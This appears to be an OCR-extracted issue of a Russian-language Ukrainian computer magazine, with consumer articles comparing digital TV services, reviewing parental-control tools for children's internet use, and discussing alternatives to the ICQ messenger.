Фирное цифровое телевидение (DVB-T), доступное практически в каждом европейском доме, на Украине, скорее всего, появится еще нескоро. Несколько раз уже сообщалось о планах полного перехода на цифровое вещание, и даже пару раз его торжественно официально запускали, однако реальная ситуация остается пока неизменной: оно доступно лишь в экспериментальном режиме и только на территории Киева, а точнее — центра столицы. Недавно наконец появилась более достоверная информация о сроках перехода на «цифру»: это должно произойти до 2015 года в рамках международной программы отказа от аналогового телеэфира. Но ждать еще четыре года, чтобы смотреть по цифровым телеканалам сериалы и ток-

шоу, вовсе не обязательно. Огромное количество интересных программ, лучшие фильмы и спортивные передачи с великолепным качеством изображения доступны в любой точке страны со спутников, а также посредством IPTV или сетей кабельного телевидения.

Самый широкий выбор вариантов для подключения телевизора к цифровым каналам доступен жителям крупных городов, где есть быстрый домашний Интернет и кабельные сети. Последние еще пару лет назад принудительно перевели на цифровое вещание — правда, не для того, чтобы улучшить качество изображения, а чтобы заставить людей платить за просмотр рекламы. Впрочем, с тех пор монопольное положение на рынке одного из операторов сильно пошатнулось, поэтому появилась и

свобода выбора, и качественный контент, в том числе HD-формата.


Те, у кого есть возможность воспользоваться услугами IPTV, оказались в намного более выгодном положении. Подключение интернет-телевидения проще с организационной точки зрения и не требует больших затрат, поскольку необходимое оборудование берется в аренду у провайдера. Кроме того, IPTV интерактивно — практически каждый поставщик этой услуги предлагает сервис «Видео по запросу», позволяющий посмотреть интересующий вас фильм в любое удобное время.

В отличие от интернет-телевидения спутниковое вещание доступно повсюду, будь то квартира в центре города или домик вдали от цивилизации. Но здесь есть другая проблема: сориентироваться в огромном количестве

Согласно отчету, представленному Государственным комитетом статистики Украины, количество абонентов кабельного ТВ в нашей стране в январе-сентябре 2010 года составило более 3,42 млн. Таким образом, данный показатель вырос на 0,5% по сравнению с аналогичным периодом 2009 года. В Госкомстата также отметили, что из общего количества почти 3,407 млн составляют домашние абоненты.



## СХЕМА ПОДКЛЮЧЕНИЯ IPTV



существующих провайдеров и каналов не так-то просто.

### ТВ из Интернета

Прогрессивная технология IPTV позволяет не только наслаждаться программами в высоком цифровом качестве, но и выбирать интересные фильмы или передачи и смотреть их в удобное для вас время.

В случае с IPTV имеется одно существенное ограничение: ваш интернет-провайдер должен предоставлять эту услугу, а на Украине таких компаний пока не очень много. К тому же, в отличие от спутникового телевидения, где один спутник может покрывать территорию всей страны, провайдеры IPTV работают в лучшем случае в нескольких районах одного города. Так что вопрос о возможности подключения к интернет-телевидению в каждом конкретном случае придется выяснить отдельно.

При этом упрощается и выбор пакета каналов IPTV: вам не придется сравнивать предложения от множества разных поставщиков. Как и в случае со спутниковым ТВ, вы можете выбрать один или несколько вариантов из предлагаемого провайдером списка. Ежемесячная абонентская плата складывается из базовой ставки за предоставление услуги (а также, возможно, аренду оборудования) и стоимости выбранных пакетов.

У абонентов IPTV есть возможность, недоступная пользователям спутникового ТВ, — это видео по запросу. Вы можете выбрать любой фильм из предлагаемого списка и посмотреть его в удобное для вас время. Например, у «Билайна» эта услуга называет-

ся «Каталог видео» и включает каталог из более чем 3000 кинолент. Каждый день абонентам предлагается на выбор более десяти различных фильмов и несколько десятков «сериалов», начинаяющихся каждые полчаса.

Именно благодаря возможностям обратной связи полное определение технологии IPTV содержит эпитет «интерактивное»: Internet Protocol Television — это цифровое интерактивное телевидение в сетях передачи данных по протоколу IP.

### Телевидение на «тарелке»

С точки зрения соотношения цены и количества каналов наилучшим вариантом является спутниковое ТВ. Однажды потратившись на покупку оборудования и заключение контракта, вы сможете смотреть каналы самой различной тематики на любом языке.

С момента появления в конце 90-х годов первого провайдера спутникового телевидения — «НТВ-Плюс» — ситуация существенно изменилась. Сейчас на рынке присутствует множе-

ство операторов, и основная трудность при подключении состоит в выборе подходящего варианта. Это решение зависит от суммы, которую вы готовы заплатить, набора каналов, предоставляемых операторами услуг, и зоны покрытия. Работает ли конкретный провайдер в вашем городе, как правило, можно узнать на его сайте. Что касается набора каналов, обычно они объединяются в тематические пакеты. Само подключение в большинстве случаев происходит просто, а цена включает в себя стоимость монтажа оборудования. В результате вы получаете в свое распоряжение конвертер, ресивер и спутниковую антенну. Если вы покупали ресивер самостоятельно, его необходимо зарегистрировать у провайдера — через Интернет, по телефону или в офисе, где вы заключали договор (как правило, номер приемо-передающего устройства печатается на коробке или отображается в экранном меню). После этого необходимо включить ресивер на одном из каналов и дождаться появления картинки. Для успешной активации каналов →

### ОБОРУДОВАНИЕ: ТЕЛЕВИЗОР

#### Какой экран нужен

Даже ЭЛТ-телевизор с достаточно большой диагональю позволяет вам увидеть впечатляющую разницу между аналоговым и цифровым сигналами. Но возможность в полной мере насладиться качеством цифрового ТВ обеспечивают только современные плоские модели. Минимальные требования к ним по нынешним меркам невысоки: диагональ от 32 дюймов и поддержка HD Ready (720p) —

именно в этом формате вещают каналы высокой четкости. Цены на устройства с такими характеристиками уже опустились до отметки в 2800 гривен. Однако, если вы собираетесь смотреть не только телевизионные программы, но и видео, лучше остановиться на более совершенной модели с поддержкой стандарта Full HD (1920p). Да и диагональ желательно выбрать побольше — от 37 дюймов.



**SONY KLV-32S550A** Средняя цена этого телевизора с диагональю 32 дюйма и разрешением 720p составляет 4400 гривен

#### PHILIPS 42PFL9664

с 42-дюймовой матрицей IPS получил в нашей тестовой лаборатории 99 баллов из 100 за качество изображения

лучше всего оставить устройство работающим на один-два дня. Далее необходимо активировать карту доступа (тоже по телефону или через Интернет). Обычно кроме закодированных каналов, за доступ к которым взимается абонентская плата, спутник транслирует и открытые — так называемые FTA. Некоторые провайдеры предоставляют новые прогрессивные услуги, такие как стереоизображение, телевидение высокой четкости, телечаты, телегиды и даже караоке. Мы подготовили краткий обзор самых популярных операторов спутникового ТВ, который поможет вам определиться с выбором.

## VIASAT

**Сайт:** [www.viasat.ua](http://www.viasat.ua)

Международное спутниковое телевидение Viasat работает на Украине с апреля 2008 года. Оно предоставляет более 40 телеканалов собственного производства, которые транслируются в 24 странах Западной и Восточной Европы и Прибалтики. Вещание ведется с нового мощного спутника Astra 4A в современном стандарте DVB-S2 и формате MPEG-4. Качество сигнала не зависит от рельефа местности, расположения и высоты дома, направленности окон. При установке оборудования, рекомендованного провайдером, клиент также получает возможность смотреть телевизионные каналы, которые транслируются со спутников Amos и Hot Bird.



**RIKOR HD IVR** — интерактивный ресивер, позволяющий без остановки записывать до пяти трансляций одновременно

Стоимость самого дорого пакета услуг (а всего их три) составляет 168 гривен (на момент подготовки публикации — 99 гривен) в месяц за 74 платных и сотни бесплатных каналов. Не потеряться в их разнообразии позволяет динамичный электронный программный гид.

осуществлять запись программ по расписанию. Специальная новогодняя цена на полный пакет каналов на момент подготовки материала составляла 99 гривен в месяц.

## «HTB-Плюс»

**Сайт:** [www.ntvplus.ru](http://www.ntvplus.ru)

Этот старейший российский провайдер по-прежнему является неплохим вариантом по соотношению цены, количества и качества предоставляемых услуг. Два спутника, через которые вещает компания, охватывают практически всю территорию нашей страны. Обычно для приема достаточно тарелки диаметром 60 см. Пакет «HTB-Плюс HD» состоит из шести каналов с картинкой высокой четкости и 5.1-канальным звуком. Абонентская плата за него составляет 180 гривен в месяц, при этом пользователь также сможет смотреть 54 канала из пакета «Базовый-Украина».

## «Поверхность+»

**Сайт:** [pvplus.tv](http://pvplus.tv)

Компания «Поверхность» начала предоставлять услуги спутникового телевидения высокой четкости под брендом «Поверхность+» с июня 2008 года. На данный момент в единый пакет для абонентов входит более 70 каналов (спорт, кино, новости, бизнес, наука, музыка, окружающий мир, мода, отдых, путешествия, развлечения, программы для детей и подростков, ночные каналы

## ОБОРУДОВАНИЕ: СОВРЕМЕННЫЕ ТРЕНДЫ

### Полное погружение

Все больше каналов цифрового ТВ транслируют еще и высококачественный объемный звук. И даже если каналов со звуковым сопровождением формата 5.1 нет в вашем пакете, внешняя акустика все равно крайне желательна. Современные телевизоры становятся тоньше с каждым поколением — их встроенные колонки уже не в состоянии обеспечить глубокое и реалистичное звучание, которое позволит полностью погрузиться в происходящее на экране.



**5.1-КАНАЛЬНЫЕ СИСТЕМЫ** обеспечивают звуковое окружение, достойное великолепного изображения цифрового ТВ

### Придайте объем

Не успели мы привыкнуть к тому, что телевидение может обладать высокой четкостью, как оно уже становится объемным. Компания Samsung первой в выпустила в продажу 3D-телевизоры, а спустя некоторое время появились модели от Sony, LG и Panasonic. Однако цены на стереотелевизоры еще очень высоки.

**ТЕХНОЛОГИЯ 3D** добавлена в премиальные модели Samsung с частотой 200 Гц и LED-подсветкой



# Нахождение спутников

для взрослых). На выбор предлагаются два ресивера (и, соответственно, два пакета каналов), один из которых способен отображать контент высокого качества. 17 «социальных» каналов доступны бесплатно и для SD, и для HD-предложения.

## Своими руками: выбор оборудования и настройка

Чтобы настроить спутниковое ТВ, необязательно приобретать готовый комплект оборудования и вызывать специалиста. Можно проделать всю работу самостоятельно, а затем наслаждаться множеством каналов совершенно бесплатно. Для этого вам потребуются спутниковая антенна, конвертер, ресивер и кабель. Выбор этих устройств на рынке чрезвычайно велик, поэтому мы дадим некоторые общие рекомендации.

«Тарелка» состоит из зеркала, конвертера и подвески. Стальные антенны довольно тяжелы и подвержены влиянию влаги. Популярным выбором из-за своей дешевизны являются пластиковые зеркала. Алюминиевые имеют небольшой вес, однако при покупке такого варианта следует удостовериться, что на нем нет вмятин. Хорошим решением станет приобретение офсетной антенны, так как такие устройства крепятся практически вертикально и на них не налипает снег. Учтите, что при приеме сигнала антенна весьма чувствительна к внешним условиям: направление от «тарелки» на спутник не должно заслоняться деревьями или зданиями. Если помехи все же возникают, то можно попробовать установить антенну увеличенного диаметра.


## Делаем пульт универсальным

Удивительно, но факт: очень многие обладатели ресиверов упорно пользуются двумя пультами дистанционного управления. Чтобы сделать звук погромче, они берут в руки телевизионный пульт, а для переключения каналов тянутся за соответствующим аксессуаром ресивера. На самом деле пульты ДУ большинства современных ресиверов позволяют управлять и телевизором. Для этого нужно лишь перевести их в режим программирования и ввести код.

соответствующий вашему средству отображения. Информацию о том, как это сделать, и списки кодов можно найти в руководстве пользователя, на сайте производителя либо тематических форумах. Кстати, точно так же можно настроить многие телевизионные пульты на работу с ресивером.

Удобный поиск направления на нужный спутник предоставляет сервис [www.satbeams.com/footprints](http://www.satbeams.com/footprints). Для получения доступа к расширенным возможностям работы с картой следует пройти процедуру регистрации. Чтобы узнать азимут нужного вам спутника, кликните по карте и укажите свое местоположение. Затем на линейке вверху задайте вашу примерную географическую дол-

готу. В выпадающем списке спутников выберите нужный. При этом в информационном окне отобразится его точный азимут, угол возвышения и поляризация (от этого зависит выбор конвертера). На карте вы увидите зону покрытия спутника с цветовой градацией в зависимости от уровня сигнала. Именно этот показатель определяет минимальный диаметр антенны.



**КАРТА**  
покрытия  
спутников  
нагляднее  
смотрится  
в полноэкранном режиме

Сигнал с антенны принимается конвертером, который работает в С- или К-диапазоне — в зависимости от типа поляризации. Чаще всего встречаются конвертеры К-диапазона с круговой поляризацией. Если вы хотите смотреть каналы с нескольких спутников, но у вас нет возможности установить соответствующее количество тарелок, следует воспользоваться мультифидом — устройством для крепления нескольких конвертеров к одной тарелке. Это позволяет, например, одновременно смотреть каналы со спутников Hot Bird и Astra 498.00 — ресивер сам выберет нужный в каждом конкретном случае.

Ресивер обеспечивает преобразование спутникового сигнала в телевизионный. При покупке спутникового ресивера необходимо учитывать наличие CI-модуля, который предназначен для карточек, считывающих закодированный сигнал, — без него вы сможете просматривать только бесплатные каналы. Кроме того, если вы хотите смотреть телевидение в HD-качестве, ресивер должен поддерживать стандарт DVB-S2.

CHIP

Мобильное телевидение, впервые появившееся в 2005 году в Южной Корее, у нас заработает только в этом году и лишь в Киеве, но уже к чемпионату Европы ТРК «Етер» обещает запустить эту услугу во всех областных центрах Украины.

**КНОПКИ «STB», «DVD» И «TV»**  
переключают пульт в режим  
управления соответствующим  
устройством





# Как защитить ребенка от Сети

Если компьютер не защищен соответствующим образом, дети найдут возможность добраться до запретного контента. Однако можно приложить совсем немного усилий и ограничить им доступ в виртуальный мир.

**И**нтернет является крупнейшим банком знаний, но вместе с тем содержит и огромный объем информации, не предназначенный для глаз юных пользователей. Угрозу, исходящую от бесконтрольного путешествия по просторам Сети, сложно переоценить, поэтому ограничение доступа детей к неко-

торым ресурсам сегодня является обязательным условием их пребывания в Интернете. Ведь дети имеют обыкновение интересоваться не только школьными форумами, но и более «интересными» вещами, к которым их до поры допускать не следует.

Еще одна проблема, с которой рано или поздно сталкиваются все

родители, — то, что ребенок готов проводить по несколько часов, общаюсь с «электронным другом». Конечно, по сравнению с Интернетом игры можно назвать меньшим злом, однако будет лучше, если ребенок использует это время для выполнения домашних заданий. Поэтому помимо доступа к Сети необходимо ограничивать и

общее время, проводимое за ПК, в том числе за разнообразными компьютерными развлечениями.

Мы подскажем, какие инструменты требуются для того, чтобы оградить ребенка от угроз Всемирной паутины, и предложим способы ограничения работы за компьютером.

## Базовый курс

Первые шаги по возведению преград между ребенком и «взрослым» контентом весьма просты. Вне зависимости от того, какая операционная система у вас установлена, необходимо создать «детский» аккаунт без прав администратора и инсталлировать антивирус. Сделать это настолько легко, что подробно описывать всю процедуру не имеет смысла. Поясним лишь, каким образом могут помочь эти несложные ходы.

## Создайте для ребенка отдельный аккаунт в системе

Первое действие не позволит ребенку менять настройки системы, в том числе осуществлять эксперименты с антивирусом, а второй не даст проникнуть на ПК вредоносному ПО, в том числе рекламирующему порнографические ресурсы. Кроме того, стоит иметь в виду, что некоторые программные решения по защите ребенка от опасностей Интернета, о которых пойдет речь ниже, работают только с отдельными пользовательскими аккаунтами.

## «Железная» блокировка

Существует относительно простой способ заблокировать доступ к сайтам с сомнительным содержимым: надо воспользоваться возможностями роутера (если такое устройство имеется в локальной сети). Во многих моделях присутствуют простейшие функции блокирования определенных интернет-узлов. В некоторых запрещаются конкретные URL-адреса, а другие позволяют использовать ключевые слова. Например, введя ключевое слово «sex», вы сможете за-

## ВЫВОД

Обезопасить детей от сомнительного контента в Сети можно разными способами. Самый простой — воспользоваться встроенными возможностями маршрутизации. Правда, для этого потребуется вручную заполнить список сайтов, которые надо заблокировать. Также можно установить специальный браузер «Гогуль», с которым ребенок сможет осуществлять веб-серфинг под надзором родителей. Многофункциональные пакеты, наподобие KIS 2011 или KinderGate Parent Control, более универсальны, но за них придется платить.

блокировать целый ряд ресурсов, в адресе которых присутствует это сочетание букв.

Удобно и то, что в моделях с подобной функциональностью, как правило, присутствует планировщик, который позволяет ограничивать работу фильтра по времени и в определенные дни недели.

Подобный метод защиты эффективен, однако у большинства моделей роутеров механизм добавления адресов запрещенных сайтов или ключевых слов реализован не слишком удачно: единовре-

менно можно ввести всего один адрес или слово.


## Блокировка браузером

Еще один способ ограничить ребенку доступ к нежелательной информации — воспользоваться так называемым детским браузером, например расширением для Mozilla Firefox с довольно странным названием «Гогуль» ([www.gogul.tv](http://www.gogul.tv)). Важным фактором является то, что «Гогуль» — это проект, ориентированный на русскоязычных пользователей. В отличие от альтернативных решений, в случае с которыми приходится самостоятельно указывать неблагонадежные сайты и составлять список разрешенных, здесь перечень последних уже существует. Он включает развлекательные, спортивные и образовательные ресурсы. Данная подборка достаточно интересна: это именно сайты для детей, с яркими красочными страницами и соответствующим содержанием. Перед началом работы необходимо зарегистрироваться на сайте проекта и создать родительскую учетную запись. После подтверждения регистрации можно заняться созданием детских аккаунтов, указав для каждого разрешенные →



«Гогуль» позволяет ребенку заходить только на определенные, полезные для его развития сайты

Для каждого ребенка можно завести отдельный аккаунт и задать время разрешенного использования Интернета



**Готовые правила фильтрации**  
в KinderGate Parental Control позволяют довольно гибко настраивать ограничения веб-серфинга

дни и время работы в Сети. В результате после запуска браузера будет предлагаться выбрать одну из учетных записей. В личном кабинете родители могут добавлять новые ресурсы в имеющийся каталог разрешенных сайтов. Там же можно получить доступ к статистике посещенных ребенком веб-страниц и информации о времени, проведенном им в Сети.

Кроме того, с сайта можно скачать дополнение Angry Duck. Оно позволяет по желанию родителей блокировать запуск всех браузеров, кроме «Гогуль». Также данное расширение способно ограничивать доступ к файлам и папкам. Это весьма полезная возможность, если ребенок пользуется тем же компьютером, что и родители. При этом Angry Duck позволяет отслеживать запускаемые на компьютере

программы. С соответствующими отчетами родители могут ознакомиться в своем личном кабинете на сайте «Гогуль».

### «Родной» софт

Долгое время владельцам операционных систем от Microsoft приходилось полагаться на продукты от сторонних разработчиков программного обеспечения. Однако относительно недавно, с выходом Windows 7, у них появилась возможность воспользоваться русскоязычной версией системы родительского контроля «Семейная безопасность Windows Live 2011». Ценно то, что работать с ней можно бесплатно — единственным условием является наличие установленной системы Windows Live и аккаунта в ней. Скачать программу можно со страницы [www.xplore.com](http://www.xplore.com).

[live.com/windows-live-family-safety](http://live.com/windows-live-family-safety).

В данном случае обязательно иметь несколько разных учетных записей, поскольку система полностью берет под свой контроль указанный аккаунт.

После установки на Панели управления появляется новый пункт, обратившись к которому, вы сумеете ограничить работу с определенными учетными записями по времени (расписание можно составлять на каждый день недели) и запретить запуск тех или иных приложений и игр.

Контроль за работой в Сети осуществляется с помощью уже упомянутого сервиса Windows Live. Это удобно прежде всего тем, что с его помощью родители получают информацию о действиях ребенка в реальном времени и могут быстро менять настройки уровня доступа, добавлять в черные списки

## В Windows Live возможен удаленный контроль

определенные сайты и т. п. Что интересно, меры могут быть не самыми кардинальными: при загрузке нежелательного сайта на контролируемой машине браузер предложит покинуть страницу или запросить у родителей разрешение на ее посещение. Таким образом, находясь в офисе, можно спокойно отслеживать активность

## DNS-хитрость

DNS-сервер служит своеобразным связующим звеном между пользователем, вводящим адрес сайта в адресной строке браузера, и хостингом, на котором непосредственно располагается ресурс. Обычно мы не задумываемся о его существовании, так как DNS-сервер интернет-провайдера функционирует практически бесперебойно и для работы с ним компьютер не нуждается ни в каких настройках. Существует и ряд сторонних DNS-серверов, обладающих идентичной функциональностью, но при этом нередко предоставляющих дополнительные возможности. В нашем случае важно то, что

некоторые из них предлагают, в частности, услугу фильтрации сайтов на уровне DNS-сервера. Данную возможность позволяет реализовать сервис OpenDNS ([www.opendns.com](http://www.opendns.com)). Она входит в состав платного пакета, однако справедливо ради нужно отметить, что стоимость подписки — всего \$5 (40 гривен) в год, что значительно дешевле большинства программных решений. В начале работы вам необходимо указать адрес DNS-сервера в настройках сети. Для этого кликните правой кнопкой мыши по иконке «Сетевые соединения | Свойства | Протокол Интернета версии 4 TCP/IPv4 |

Свойства | Использовать следующие адреса DNS-серверов».

После регистрации и оплаты нужно перейти в раздел «Parental Control» на сайте OpenDNS. Здесь можно либо выбрать один из уровней защиты, либо самостоятельно настроить блокировку сайтов определенных категорий. На первый взгляд, это довольно простое и дешевое решение, не требующее установки дополнительных программ. Однако стоит учитывать, что сервис ориентирован на западных пользователей, поэтому фильтрация неанглоязычных сайтов не всегда работает корректно.

# Защитный барьер

ребенка в Сети и отклонять запросы на обращение к ресурсам, которые кажутся подозрительными.


## Специализированные приложения

Кроме всех описанных мер контроля существуют серьезные программные продукты, специализирующиеся на решении конкретных задач и предназначенные для русскоязычных пользователей. Из числа таких пакетов можно выделить Kaspersky Internet Security 2011 ([www.kaspersky.ru](http://www.kaspersky.ru)) и KinderGate от Entensys ([www.usergate.ru/products/kindergate\\_parental\\_control](http://www.usergate.ru/products/kindergate_parental_control)). В первом случае за 480 гривен (стоимость годовой лицензии на два компьютера) вы получите комплексную защиту компьютера, элементом которой является система родительского контроля. Стоимость KinderGate гораздо ниже (порядка 130 гривен в год), однако и специализация продукта более узкая: он предназначен только для использования в рассматриваемых нами целях.

Система родительского контроля KIS 2011 предлагает широкие возможности, включающие в себя не только фильтрацию сайтов, но и запрет на запуск определенных программ, в том числе по расписанию, полный запрет на работу с компьютером, загрузку файлов заданных типов и даже общение с определенными контактами, причем не только в социальных сетях, но и популярных IM-клиентах. Блокировка

нетривиальный способ соорудить барьер между ребенком и Интернетом — установить на компьютер прокси-сервер, настроив браузер на работу с ним (для локальной машины достаточно в параметрах веб-обозревателя указать адрес 127.0.0.1). Можно использовать, например, бесплатную версию программы Tmeter ([www.tmeter.ru](http://www.tmeter.ru)). В этом случае вы получите возможность ограничивать скорость трафика, блокировать URL

как целиком, так и по ключевым словам и получать подробнейшие отчеты о перемещении пользователей по Глобальной сети. Однако подобное решение имеет и ряд недостатков. Во-первых, придется разбираться в довольно запутанном интерфейсе. Во-вторых, черные и белые списки нужно составлять самостоятельно. К тому же отключить прокси-сервер гораздо проще, чем специализированное решение.




# Покидая ICQ

Популярный сервис для обмена мгновенными сообщениями ICQ последние несколько лет демонстрирует довольно странное отношение к пользователям, фактически вынуждая их искать замену этому привычному мессенджеру. Какие существуют альтернативы и как минимизировать трудности при смене средства общения?

**K**ак и большинство крупных веб-сервисов, ICQ с его более чем 42 млн пользователей создавался как бесплатная система, предназначенная для обмена сообщениями (сначала текстовыми, а позднее и мультимедийными). Сервис зарабатывает средства на свое развитие за счет показа рекламы в фирменных программных клиентах, выпущенных для Windows и Mac OS X — двух наиболее популярных операционных систем. В мобильных версиях ICQ рекламы нет, но при этом они не могут полностью заменить настольные приложения. Своей популярностью ICQ во многом обязан тому, что использует открытый протокол обмена сообщениями (правда,

он стал таким не сразу). Это позволяет работать с ним неофициальным альтернативным клиентам, которые обладают более широким набором возможностей (типичный пример — Miranda IM) и не показывают навязчивую рекламу. В итоге уже несколько лет ICQ функционирует себе в убыток и в силу особенностей развития интернет-рынков популярен только в нескольких странах Европы и СНГ, при том что большинство пользователей по-прежнему отдают предпочтение неофициальным решениям. В последние годы к простым клиентам с поддержкой одного протокола добавились мультипротокольные агрегаторы, такие, например, как fring, Nimbbuzz, Palringo и Meebo. Они позволяют



**Средство экспорта**  
контакт-листа от  
создателей QIP

**В Skype** доступна встроенная функция импорта контактных данных из разных источников

**Владельцы ICQ требуют отчислений с альтернативных мессенджеров**

привязать к одной учетной записи все имеющиеся у пользователя аккаунты в мессенджерах и социальных сетях. Эти клиенты ориентированы в первую очередь на сегмент мобильных платформ, в котором позиции ICQ всегда были слабыми. В итоге после событий лета 2010 года, когда ICQ был выкуплен у AOL российским фондом Mail.ru Group, в Сети появились сообщения о том, что этот сервис запретит бесплатно использовать свой протокол в альтернативных клиентах. Первой жертвой стал популярный в среде мобильных пользователей мультипро-





## Вывод

Владельцы ICQ, некогда самого популярного мессенджера, решили брать деньги за использование своего протокола в клиентах сторонних разработчиков. Чтобы внезапно не остаться без связи, лучше заранее подготовить пути отступления. Для этого можно либо перейти на один из мультипротокольных клиентов, либо начать пользоваться сетями мгновенных сообщений, обладающими большим количеством функций, нежели привычная ICQ. При этом несложно перенести туда контакты и прочую информацию из старого мессенджера.

токольный клиент Nimbbuzz. Владельцы ICQ потребовали заплатить за использование протокола, что в итоге привело к отключению его поддержки в этом клиенте. В Сети появилась информация о том, что за Nimbbuzz последует QIP, самое распространённое альтернативное решение для Windows в России и СНГ. Пока этого не произошло, имеет смысл рассмотреть основные варианты «миграции» на сторонние сервисы.

### Ничего не менять

Один из традиционных путей решения проблемы — оставить все как есть, ожидая, что компании сумеют договориться между собой. В случае с Nimbbuzz компромиссным шагом могло бы стать создание коммерческого клиента, поддерживающего работу с ICQ, или подключение →

www.jabber.ru/jabaddons/jru/jru.php

### Утилита для Jabber Ростера на PHP

Это ремейк известной Утилиты для Jabber Ростера, написанной на Perl, с помощью этой утилиты вы можете управлять своим Jabber ростером.

#### Данные акаунта Jabber

Введите Ваш ID (user@server):  (вх)  
 Введите Ваш пароль:   
 Use TLS encryption if available – Deactivate in case of login problems  
[Получить ростер с сервера](#)

JRU-PHP 0.6.3, © 2005-7 by Yves Goergen, [Домашняя страница](#), выпускается на условиях

**Массовое редактирование** контакт-листа Jabber производится с помощью специального онлайнового инструмента

www.jabber.ru/jabaddons/clip

Transport name:  icq.com  
 Contact list in \*.clb format

```
General:1694
General:1922
General:2397
General:2477
General:2514
General:2834
General:3275
General:3304
General:3620
General:3943
General:4349
General:4662
General:4694
General:4936
```

Convert it!

**Онлайн-сервис Jabber** Так выглядит стандартное представление контакт-листа ICQ



этого протокола на условиях платной подписки. Но при этом стоит учитывать ряд обстоятельств. Дело в том, что коммерческий мобильный клиент для ICQ и нескольких аналогичных сервисов уже существует — это программа IM+, создатели которой давно работают по описанной схеме. Альтернативным сервисом, неофициально поддерживающим ICQ, является Mail.ru Agent — программа и одноименный IM-сервис от нынешних владельцев протокола. Он требует установки фирменного приложения для работы с ICQ, а для общения по протоколу MRA между пользователями самой сети это необязательно. Теперь Mail.ru Group владеет двумя схожими сервисами, и можно предположить, что рано или поздно поддержка ICQ станет официальной, а его клиент будет каким-то образом объединен с Mail.ru Agent.

### Отказ от привычного

Другой выход из сложившейся ситуации — это отказ от использования сервиса ICQ и выбор другого продукта для онлайн-общения. Он

## Контакты ICQ можно интегрировать в Google Talk

